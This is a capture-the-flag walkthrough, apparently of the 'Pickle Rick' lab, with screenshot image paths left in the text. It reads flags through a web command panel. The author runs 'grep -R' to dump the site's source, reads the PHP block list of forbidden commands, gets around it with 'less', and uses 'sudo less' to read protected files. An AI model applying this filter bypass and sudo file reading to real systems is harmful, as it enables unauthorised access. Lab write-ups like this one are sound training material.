**"root"** user.



10.10.141.12/Sup3rS3cretPickl3Ingred.txt

[redacted]


If we go to the **"Sup3rS3cretPickl3Ingred.txt"** directory from the URL, it will show us the first flag.



10.10.141.12/clue.txt

```
Look around the file system for the other ingredient.
```

In the **"clue.txt"** directory it simply tells us to do some more research on where the other ingredients can be found.




Command Panel

grep -R ''

Execute


```
assets/jquery.min.js:/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.


assets/jquery.min.js:!function(e,t){"use strict";"object"==typeof module&&"object"==typeof
"],col:[2,"","
"],tr:[2,"","
"],td:[3,"","


"],_default:[0,"",""]};ge.optgroup=ge.option,ge.tbody=                          ge.th
denied.php:
denied.php:
denied.php:
denied.php:
```

Using the command (**grep -R ''**) shows us the source code of the web, in which we can check the commands that are not allowed to use.



```
214 portal.php:     <?php
215 portal.php:       function contains($str, array $arr)
216 portal.php:       {
217 portal.php:           foreach($arr as $a) {
218 portal.php:               if (stripos($str,$a) !== false) return true;
219 portal.php:           }
220 portal.php:           return false;
221 portal.php:       }
222 portal.php:       // Cant use cat
223 portal.php:       $cmds = array([redacted]);
224 portal.php:       if(isset($_POST["command"])) {
225 portal.php:         if(contains($_POST["command"], $cmds)) {
226 portal.php:           echo "</br><p><u>Command disabled</u> to make it hard for future
```


In line **223**, we can see how it has blocked the use of these commands, so the only one it allows us to use is the **"less"** command.



```
less "[redacted]"
```

```
[redacted]
```

In this way we will obtain the second ingredient.



```
sudo less [redacted]
```

```
[redacted]
```

And now, with this last step we would obtain the last and third ingredient.